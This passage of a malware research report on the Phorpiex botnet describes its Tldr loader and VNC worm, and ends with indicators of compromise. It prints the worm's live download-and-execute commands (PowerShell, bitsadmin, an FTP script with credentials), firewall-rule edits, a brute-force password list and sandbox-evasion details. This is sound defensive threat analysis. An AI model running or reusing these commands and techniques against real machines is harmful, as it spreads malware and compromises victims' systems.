


Figure 19 – Format of the encrypted file downloaded from the Phorpiex C&C server.

Phorpiex Tldr decrypts the data using the 16-bytes RC4 key from the file, and then calculates the SHA1 hash of the decrypted file. To verify the digital signature, Tldr uses the 4096-bit RSA public key hardcoded into the sample.

```
003D54E0  61 57 42 43 35 74 00 00  74 31 50 56 48 6F 33 4A  aWBC5t..t1PVHo3J
003D54F0  52 39 5A 41 78 4D 78 52  58 67 54 7A 69 47 42 65  R9ZAxMxRXgTziGBe
003D5500  44 77 66 62 35 47 77 6D  36 34 7A 00 47 31 39 36  DwfB5Gwm64z.G196
003D5510  36 35 39 30 31 00 00 00  55 32 30 37 33 33 34 33  65901...U2073343
003D5520  31 00 00 00 45 32 30 38  39 35 31 39 38 00 00 00  1...E20895198...
003D5530  06 02 98 54 00 A4 00 00  52 53 41 31 00 10 00 00  ...T.д..RSA1....
003D5540  01 00 01 00 A5 09 42 74  83 93 07 2A 2B 38 F5 52  ....e.BtГу.*+8ЇR
003D5550  47 1E 48 E7 08 2E 28 2D  AF 3E 11 C4 1F 17 CC 27  G.Нч..(-п>.-..¦'
003D5560  F7 7D C6 A4 49 CD 97 F7  85 1C 26 E4 DD 29 D7 E1  ў}¦дI=чўE.&ф¦)+с
003D5570  EF 1B DD 9B 3E 9C A0 10  BC 3C B5 17 04 02 АА 40  я.¦Ы>Ьа.-<¦...к@
003D5580  31 03 0E D1 2A B1 28 16  21 F2 FC 85 33 18 07 7C  1..Т*-(.!ЄЊЕ3..|
003D5590  AC 9F F2 F0 E2 F2 82 1B  6B 76 44 C5 A4 A9 B0 C9  мЯЄЁтЄВ.kvD+дй-г
003D55A0  00 0D BA 63 46 56 D9 60  B2 6B E9 F8 25 74 CD 7C  ..¦cFV-`-kщ°%t=|
003D55B0  AF 6E 3A 28 36 9C 07 E8  55 58 94 98 3F 8F F7 D7  пп:(6Ь.шUXФ.?Пў+
003D55C0  8D 0A 38 DB 3F 8D 3A 20  5F AF 47 F8 0F 16 4A 75  Н.8-?Н:·_пG°..Ju
003D55D0  E4 09 BD 5C 1F A4 12 39  36 DD 7A A2 84 B8 35 0E  ф.-\.д.9б¦zвД¬5.
003D55E0  E7 1F AB EE E1 EE 17 20  2C 45 F3 D3 86 09 6F 50  ч.люсю.·,ЕєLЖ.oP
```

Figure 20 – Hardcoded RSA public key.

If the signature verification fails, the file is not executed. This means that only files signed with the corresponding RSA private key can be accepted by the Phorpiex Tldr.

Phorpiex VNC Worm Module

One of the modules we discovered in the Phorpiex arsenal is a malicious VNC client. It doesn't have its own persistence mechanism and is normally executed by Tldr each time. This tiny malware scans random IP addresses for an open VNC server port (5900) and runs a brute-force attack using a hard-coded list of passwords. The final goal of that attack is to load and execute another malware (usually Phorpiex Tldr) on the target host.

The execution of the Phorpiex VNC Worm starts with an API bombing sandbox evasion technique. It performs a large number of meaningless calls to several functions in a loop:




Figure 21 – API bombing evasion technique.

The malware prevents multiple executions in several instances by using a mutex with a hardcoded name:

```
004032BA                mov     esi, offset a9499595003030 ; "9499595003030"
004032BF                lea     edi, [ebp+Mutex_name]
```

The attack itself is performed in an infinite loop. The IP addresses used for scanning are generated randomly using the rand() function and the GetTickCount() results as a random seed. The only filter rule for an IP address is that it cannot start with 127, 172 or 192. A separate thread is created to communicate with each IP address.

If the attempt to connect to the TCP port 5900 was successful, the VNC worm starts a brute-force attack of the discovered VNC server with a list of passwords:

```
.data:00405028 ; char *PasswordList
.data:00405028 PasswordList    dd offset aA            ; DATA XREF: ab_Thread_NetworkCheckIP_VNC+166↑r
.data:00405028                                         ; "a"
.data:0040502C                 dd offset aAaa          ; "aaa"
.data:00405030                 dd offset a0            ; "0"
.data:00405034                 dd offset a000          ; "000"
.data:00405038                 dd offset a1            ; "1"

.data:00405074                 dd offset a4321         ; "4321"
.data:00405078                 dd offset a321          ; "321"
.data:0040507C                 dd offset aPassword     ; "password"
.data:00405080                 dd offset aPassword_0   ; "Password"
.data:00405084                 dd offset aPassword_1   ; "PASSWORD"
.data:00405088                 dd offset aPasswd       ; "passwd"
.data:0040508C                 dd offset aPass         ; "pass"
.data:00405090                 dd offset aPass123      ; "pass123"
```

Figure 22 – List of passwords used for the VNC brute-force attack.

The list of passwords may vary among different samples.

If the attack is successful, the results can be reported to a C&C server using the URL of the following format (the URL template is hardcoded in the malware sample):

hxxp://92.63.197.153/result.php?vnc=%s|%s" % (host, password)

In the researched samples the reporting functionality is disabled even though the URL is present.

Finally, the Phorpiex VNC worm executes several scripts on a victim's machine by simulating keyboard input using VNC protocol. First it enters **Win+R** to open the "Run program" window. Then it "enters" the script contents by sending the corresponding VNC packets:




Figure 23 – Illustration of the attack: simulated user input using VNC commands.

The following scripts are usually executed:

```
cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object System.Net.WebClient).DownloadFile('http://92.63.197.153/vnc.exe','%temp%\48303045850.exe');Start-Process '%temp%\48303045850.exe'
```

```
cmd.exe /c bitsadmin /transfer getitman /download /priority high http://92.63.197.153/vnc.exe %temp%\49405003030.exe&start %temp%\49405003030.exe
```

cmd.exe /c netsh firewall add allowedprogram C:\Windows\System32\ftp.exe “ok” ENABLE&netsh advfirewall firewall add rule name=”ok” dir=in action=allow program=”C:\Windows\System32\ftp.exe” enable=yes
cmd.exe /c “cd %temp%&@echo open 92.63.197.153>>ftpget.txt&@echo tom>>ftpget.txt&@echo hehehe>>ftpget.txt&@echo binary>>ftpget.txt&@echo get vnc.exe>>ftpget.txt&@echo quit>>ftpget.txt&@ftp -s:ftpget.txt&@start vnc.exe”

This way, the Phorpiex VNC worm forces the victim’s machine to download and execute a malicious sample through HTTP or FTP from the server which is controlled by the malware actors. As we can see from the script source, the malware uses hardcoded credentials to access the FTP server:

```
USER tom
PASS hehehe
```

We observed the following locations that were used for the victims to download payloads:

ftp://tom:[.]153/vnc.exe
ftp://tom:[.]153/ohuh.exe
http://92.63.197[.]153/vnc.exe
http://92.63.197[.]153/ohuh.exe

This module was generally used by Phorpiex botnet for self-spreading and pushing ransomware.

IOC

Phorpiex Tldr

MD5	Compilation Timestamp	Version
383498f810f0a992b964c19fc21ca398	May 28 12:51:34 2018	Tldr v1.0
11ced3ab21afbeff6ce70d1f4b6e5fc7	Jun 14 00:31:27 2018	Tldr v2.0
8e12c260a0cdc4e25a39ec026214bf99	Oct 25 00:08:30 2018	Tldr v3.0
51d0c623f263260bd52f9ebeb00dae00	Jul 09 13:56:40 2019	Tldr v4
3282f6c806a89359ec94f287cf6c699c	Jul 18 01:08:07 2019	Tldr v5

Phorpiex Tldr C&C IPs and domains:

Domain or IP
185.176.27.132
193.32.161.69
193.32.161.73
193.32.161.77
92.63.197.153
92.63.197.38
92.63.197.59
92.63.197.60
94.156.133.65
aiiaiafrzrueuedur.ru
fafhoafouehfuh.su

ffoeefsheuesihfo.ru
osheoufhusheoghuesd.ru
ouhfuosuoosrhzfzr.ru
slpsrgpsrhojifdij.ru
unokaoeojoejfghr.ru
b0t.to
thaus.to
thaus.top

URLs related to Phorpiex Tldr:

hxxp://185.176.27[.]132/a.exe
hxxp://aiiaiafrzrueuedur.ru/o.exe
hxxp://185.176.27[.]132/1
hxxp://185.176.27[.]132/2
hxxp://185.176.27[.]132/3
hxxp://185.176.27[.]132/4
hxxp://185.176.27[.]132/5
hxxp://185.176.27[.]132/6
hxxp://185.176.27[.]132/7
hxxp://193.32.161[.]69/1.exe
hxxp://193.32.161[.]69/2.exe
hxxp://193.32.161[.]69/3.exe
hxxp://193.32.161[.]69/4.exe
hxxp://193.32.161[.]69/5.exe
hxxp://193.32.161[.]69/6.exe
hxxp://193.32.161[.]69/7.exe
hxxp://193.32.161[.]69/ya.exe
hxxp://193.32.161[.]73/1
hxxp://193.32.161[.]73/2
hxxp://193.32.161[.]73/3
hxxp://193.32.161[.]73/4
hxxp://193.32.161[.]73/5
hxxp://193.32.161[.]73/6
hxxp://193.32.161[.]73/s.exe
hxxp://193.32.161[.]77/11.exe

Phorpiex VNC Worm

MD5	Downloaded From
28436a88ee38c5f3b50ffe6ae250b358	hxxp://92.63.197.38/4.exe
262148aee0263d710fad294da40f00fc	hxxp://92.63.197.60/5.exe
33da71f4068bb396ecd1010132abad00	hxxp://92.63.197.153/4.exe
6fad1536ab4a9ab46d054ad76996b2d6	hxxp://92.63.197.153/3.exe

Check Point Anti-Bot blade provides protection against this threat:
Worm.Win32.Phorpiex.C
Worm.Win32.Phorpiex.D
Worm.Win32.Phorpiex.H

GO UP
BACK TO ALL POSTS